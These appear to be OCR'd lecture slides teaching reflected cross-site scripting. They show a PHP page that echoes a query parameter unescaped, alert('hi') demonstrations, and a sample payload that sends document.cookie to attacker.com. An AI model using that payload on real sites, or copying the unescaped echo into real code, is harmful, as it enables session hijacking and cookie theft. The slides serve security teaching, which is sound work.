
Using the Fetch API

The Fetch API provides a JavaScript interface for making HTTP requests and processing the responses.

Image from https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

What if this input is
<script>fetch('https://attacker.com?data=' + document.cookie)</script>?
⇒ An attacker can steal cookies from a user of a vulnerable website

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```


https://search.com?query=<script>alert('hi');</script>

The page search.com says:

hi

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Injected malicious codes are executed at the https://search.com origin

search.com
(vulnerable web app)

Impact of Cross-Site Scripting Attacks

- **Bypass SOP**: Injected codes are executed at the attacker's target origin

- Obvious first target: reading cookies (session hijacking)

- Other "use cases" include
  - Attacking browser-based password managers
  - Setting cookies

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Reflected XSS Attacks

- Exploits a server-side web application vulnerability
  - Enforces the web application to echo/print an attack script

- Now, the attacker can control any HTML elements via DOM interface
  - Think about reflected XSS attacks on bank, medical record managements, and mail sites

Recap: Search Engine Example




https://search.com?query=<script>alert('hi');</script>
The page search.com says:
hi
OK
App
search.com
web application

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and pr
    ?>
  </body>
</html>
```


Reflected XSS bug:
echo an attack script!

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Reflected XSS Attacks – Scenario

